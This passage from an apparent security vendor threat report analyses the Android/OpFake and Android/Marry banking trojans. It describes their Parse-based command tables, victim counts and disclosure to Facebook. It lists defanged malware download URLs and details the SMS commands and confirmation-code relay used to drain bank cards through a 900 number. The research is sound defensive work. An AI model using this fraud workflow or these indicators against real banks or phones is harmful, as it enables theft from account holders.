
In addition to the task “intercept” (enable/disable), Android/OpFake can execute any of the following commands present in the NewTasks table or sent in a push notification:

Android/OpFake Commands	
Command	Action
SMS	Send a text message to the number and with the content present in the NewTasks record.
USSD	Send a USSD message using the URI “tel:”
URL	Open the URL provided by the NewTasks record using the default web browser.
New_server	Locally save the new control server URL.
Install	Download an APK file from the URL provided by the NewTasks record to the SD card. If the device is already rooted, the malware will use the admin privileges to silently install the APK as a system app using the “pm install” command. If the device is not rooted, the malware will trick the user into installing the app using the user interface.

Once the task is complete, the record is deleted from the NewTasks table to avoid the re-execution of the command.

In the event of an incoming SMS message, Android/OpFake will:

- Save the message in the Facebook Parse SmsReceiver table.
- Send the message data to the Facebook Parse push channel “T.”
- If the intercept flag is on, the malware will leak the message (and the balance if the SMS comes from a company such as MegaFon) to the




Interaction between Android/OpFake and Facebook Parse when an SMS message is received.

Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

traditional control server.

Android/OpFake will also check if the SMS is a response to an SMS previously sent using the NewTasks table. If that is the case, the content will be saved in the "response" field.



## Mobile banking Trojan: Facebook Parse tables

Based on our static analysis of Android/OpFake, we learned the purpose of the data stored in each Facebook Parse table:


Android/OpFake Control Tables in Facebook Parse	
Parse Table	Purpose
NewTasks	Stores new commands waiting to be executed by each infected device. Once the command is executed, the record is deleted. The type of tasks and arguments can include: <ul style="list-style-type: none"> <li>▪ SMS: origin (device ID of the infected device), destination, content, date.</li> <li>▪ Intercept: on/off and date.</li> <li>▪ New_server: URL and date.</li> <li>▪ Install: device ID, URL pointing to an APK file, package name of the new app and date.</li> </ul>
SmsReceiver	Contains all intercepted incoming SMS messages received by the infected device: <ul style="list-style-type: none"> <li>▪ From: origin of the text message (phone number/company name).</li> <li>▪ Intype: incoming/outgoing.</li> <li>▪ To: device ID of the infected device.</li> <li>▪ Is_card: true/false if the message contains a credit card number.</li> <li>▪ Type: "service" if the origin is a company (for example, MegaFon) or "other" if is another phone number (personal message).</li> </ul>
TaskManager	Stores all executed tasks plus the response if the incoming SMS message is a response to a previously executed task (such as requesting the balance of a specific credit card).

In total, we found five Facebook Parse–exposed accounts, four of them used by Android/OpFake and one, Account D, used by Android/Marry during our two-month study period. In the case of NewTasks, as we learned in the static analysis, once the task is executed, the command-execution record is deleted from the table. Analyzing the creation date of each record in that table, we found that there are almost no command-execution records until June 25, which probably means that all the commands created at that time were successfully executed by the infected devices (or no new commands were created). After June 25, we found several records in all accounts, which suggests that none of these were executed because the records were not deleted. The malware was probably removed from the victim's device. Our analysis of the creation date of the records in the NewTasks Facebook Parse table shows that the impact to the victims could have been greater if all the pending commands since June 25 were executed by the infected devices.

Share this Report




### Creation Dates of NewTasks Command-Execution Records



Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

The most popular NewTasks command is SMS, with 50,000–60,000 records in Accounts B and E (Android/OpFake), respectively. Account D (Android/Marry) had few records, probably because most of the infected devices were actively executing tasks at the time of the analysis:

### Types of Commands in NewTasks Table



Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

Share this Report




The data shows that thousands of commands were still pending execution by Android/OpFake while Android/Marry successfully processed most of the tasks. The numbers also show that the main purpose of these two malware families is to send SMS messages to perform financial fraud, as we will see with the data obtained in the TaskManager table.

For commands other than SMS and install, we found several examples delivered using the NewTasks table:

- New\_server:
  - hxxp://newwelcome00.ru
  - hxxp://newwelcome00.ru
- Install:
  - Android/OpFake delivering Android/Marry:
    - hxxp://newwelcome00.ru/appru.apk (marry.adobe.net.threadsync).
    - hxxp://newwelcome00.ru/app.apk (marry.adobe.net.nightbuid).
  - hxxp://notingen.ru/Player.apk (com.adobe.net)
  - hxxp://швждаыдлпждв

For the SmsReceiver table, Account E (Android/OpFake) was the most active account, intercepting and stealing about 60,000 incoming SMS messages, followed by Account B with about 41,000 records:




Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-etal-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-etal-VB2015.pdf).

The data shows that Android/OpFake gathered almost 170,000 SMS messages from infected devices, most of them personal messages because, as we saw before, recent tasks in the NewTasks table were not successfully executed. This demonstrates that victims were not only impacted financially but their privacy was also invaded by the cybercriminals.

Checking the field is\_card in the SmsReceiver table, we uncovered the quantity of credit card numbers stolen from incoming SMS messages during the two-month study period:


Quantity of Stolen Credit Card Numbers  
(during the two-month study period)



Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

For the dates on which the SMS messages were intercepted, all of the accounts were most active between June 16 and June 24:

Creation Dates of SmsReceiver Command Execution Records




Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

Share this Report



For the TaskManager table, which contains tasks executed with a corresponding response (if any), Account D (Android/Marry) was by far the most successful in the execution of tasks:




Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

In conjunction with the data provided by NewTasks, the preceding graphic confirms that Android/Marry was very active at the time that we accessed the exposed accounts and that more than 20,000 commands were successfully executed, most of them SMS tasks primarily for financial fraud.

Because Android/Marry was the malware family that successfully executed the greatest number of tasks (due to the number of records in the TaskManager table), we focused our analysis on the commands executed and their responses in Account D. Analyzing the destination of the SMS tasks we identified the companies most frequently targeted by Android/Marry (Account D):

Number of SMS Requests by Targeted Company  
(during the two-month study period)



Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

One large bank in Eastern Europe had 5,350 SMS messages sent to the organization's 900 number. The SMS messages performed these financial transactions:

Share this Report






Commands Found in the TaskManager Table		
Command	Format	Response
BALANCE/ BALANS/баланс	BALANS <4-last-digits>	VISA1234 Balance: <amount>
INFO/СПРАВКА	СПРАВКА	List of connected cards: VISA1234(ON);
ПЕРЕВОД/ PEREVOD/ ПЕРЕВЕСТИ (Transfer)	ПЕРЕВОД <4digits_card_ origin> <4digits_card_ destination> or <phone_ number_destination> <amount>	To transfer <amount> from card VISA1234 the recipient <name> must send the code <code> to the number 900
ZAPROS (Request)	ZAPROS <phone_ number> <amount>	Request transfer for <amount> to your card VISA5678 has been sent. After confirmation by the sender <name> the money will go to your account.
TEL/PLATEZ/ PHONE/ POPOLNI/PLATI (Pay mobile account)	TEL <phone_number> <amount>	To pay with card VISA1234 phone <company> <phone_ number> the amount <amount> send the code <code> to number 900.

Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

Normally, a fraudulent financial transaction begins by sending INFO to the 900 number (using the NewTasks table) to get a list of connected cards. If the response is successful and the victim has one or more credit cards enabled for transactions via SMS (for example, VISA1234 (ON)), the cybercriminal checks the balance of each credit card. If there is money available, a fraudulent transaction is initiated to transfer money to another card or customer or to pay a mobile phone account by creating a record in NewTasks with destination 900 and the words Transfer (in Russian) or TEL/PLATI.

As a security measure, the bank replies with a code that the user must send to confirm the transaction. The cybercriminal checks the TaskManager table to get the code and creates a new command-execution record in NewTasks to send the confirmation code to the 900 number. In the case of ZAPROS (Request), the cybercriminal requests a transfer amount to a phone number that could be another infected device. If the transaction is confirmed by the other victim, the money will be transferred to the cybercriminal. Because the BALANCE request is performed for each credit card, it was by far the most popular request during the two-month study period.

Number of Requests per Banking Command  
(during the two-month study period)



Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-etal-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-etal-VB2015.pdf).

Here are the types of responses that we found in Account D from the targeted bank:

#### Responses Sent by Targeted Bank Found in the TaskManager Table

Type	Response
Balance	VISA1234 Balance: <amount>
Info	List of conected cards: VISA1234(ON);
Tel Asked	To pay with card VISA1234 phone <company> <phone_number> the amount <amount> send the code <code> to number 900.
Tel Processed	VISA1234 <date> <time> payment for services <amount> <operator> <phone_number>. Balance: <amount>
Transfer Processed	MAES1234: Transfer <amount> to the card recipient <name> is processed
Transfer Accepted	VISA1234: <time> Amount <amount> from the sender <name> received. Balance: <amount>
Transfer Asked	To transfer <amount> from card VISA1234 the card recipient <name> should send the code <code> to number 900.

Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-etal-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-etal-VB2015.pdf).


Share this Report



We can group the type of responses by category:

- Balance/Info: Contains general information such as credit cards linked to the banking account, which are enabled, and their current balance.
- Transfer Asked: Responses include confirmation codes that must be sent by the user to complete transactions.
- Transfer Processed: Contains confirmed fraudulent transactions.

Number of Targeted Bank Responses Found in the TaskManager Table  
(during the two-month study period)




Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

Balance is again the most popular response, with 607 credit card account balances successfully obtained, followed by Info, with the list of connected credit cards that belong to 123 banking accounts. In total, 141 fraudulent transactions (Pay Tel and Transfer) were performed during June and July.

## Number of users affected by the mobile banking Trojans

Because each record has a unique device identifier (IMEI or android\_id), we were able to count the number of victims affected per table and per account. We found that the number of users who could have been affected if the infected devices had consumed the NewTasks table is much higher than the number of users who were actually affected, taking into account the number of unique device identifiers in the table TaskManager (executed tasks). On the other hand, we saw that Android/OpFake (Accounts A, B, C, and E) was more successful intercepting SMS messages while Android/Marry affected more users by performing fraudulent transactions via SMS messages. Thousands of users, most located in Eastern Europe, were affected by these two mobile banking Trojans during the two months of data that we analyzed.

Number of Affected Users per Table  
(during the two-month study period)



Source: [https://www.virusbtn.com/pdf/conference\\_slides/2015/Huber-et-al-VB2015.pdf](https://www.virusbtn.com/pdf/conference_slides/2015/Huber-et-al-VB2015.pdf).

## Responsible disclosure

On August 3, Rasthofer and Bodden reported these findings to Facebook. On August 6, Facebook blocked all exposed Facebook Parse accounts used by these two mobile banking Trojans.

This study proves that mobile banking Trojans are a real threat that affect thousands of users and many companies, especially in Eastern Europe, where financial fraud via SMS messages is very active through malicious mobile apps.

Share this Report



Our analysis also shows that fraudulent transactions affected hundreds of users during the two-month study period. Finally, the analysis proves that malware creators are like other legitimate developers in the sense that they are often focused on the functionality of the app rather than the security of the data collected or used by the malware. We would not have been able to perform this analysis if the attackers had coded their malware using solid security practices.

### Protection

In the case of legitimate mobile apps, it is difficult for users to know if the apps use a BaaS and, if so, whether BaaS security has been implemented correctly. To reduce the exposure of personal data in BaaS solutions, McAfee Labs recommends that users limit mobile app usage to well-known apps that have been validated for security by a trusted third party.

In the case of the mobile banking Trojans, as it was seen in the data obtained from exposed Facebook Parse accounts, infected devices are used to distribute malware using phishing attacks that send SMS messages with the text “You have 1 unread message.” Intel Security recommends downloading mobile apps only from well-known app stores such as Google Play and avoiding apps from unknown sources—including SMS messages and email. We also recommend that mobile device users refrain from rooting devices (or if they must, unroot the device after the task that required admin privileges is done) because mobile malware often abuses that privileged access to silently install apps without users’ consent. Finally, to protect devices against these threats, we recommend installing a mobile security solution.

## The return of macro malware

—*Diwakar Dinkar and Rakesh Sharma*

Remember macro malware? In the 1990s, threats such as [Melissa](#) and [WM.Concept](#) enjoyed success until Microsoft took steps to reduce their effectiveness. After languishing for years, malicious macros are again on the rise.

